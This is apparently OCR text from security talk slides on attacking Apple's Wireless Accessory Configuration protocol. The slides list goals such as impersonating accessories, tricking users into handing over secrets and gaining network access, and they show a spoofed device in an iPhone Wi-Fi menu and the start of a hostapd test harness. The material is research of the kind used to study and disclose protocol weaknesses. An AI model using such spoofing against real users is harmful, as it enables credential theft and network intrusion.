TRIGGER

WARNING

EXPLICIT CONTENT

```
% whoami
donb
%
```


The Capgras Delusion

Attacking Perception


- Impersonate any WAC device
- Trick users into handing you cryptographic secrets
- Abuse automated workflows
- Gain access to network(s)

Attacking Apple WAC


- Wireless Accessory Config
- Way to hand off secrets from iOS to an IoT accessory
- Specification under Apple NDA
- But we'll describe it anyway ;-)


KPN NL LTE
1:20 AM
3%
Settings
Wi-Fi
Wi-Fi
New Wi-Fi network connections have been turned off from Control Center.
CHOOSE A NETWORK...
bipbip
Stapelbak2
Ziggo
Ziggo5C75768 - 2Ghz
Ziggo5C75768 - 5Ghz
Ziggo8546040
Other...
SET UP NEW DEVICE...
AirPort Express f38bea
lol donb is WAC
Ask to Join Networks

WAC Workflow



WAC Test Harness




Step 1: Hostapd

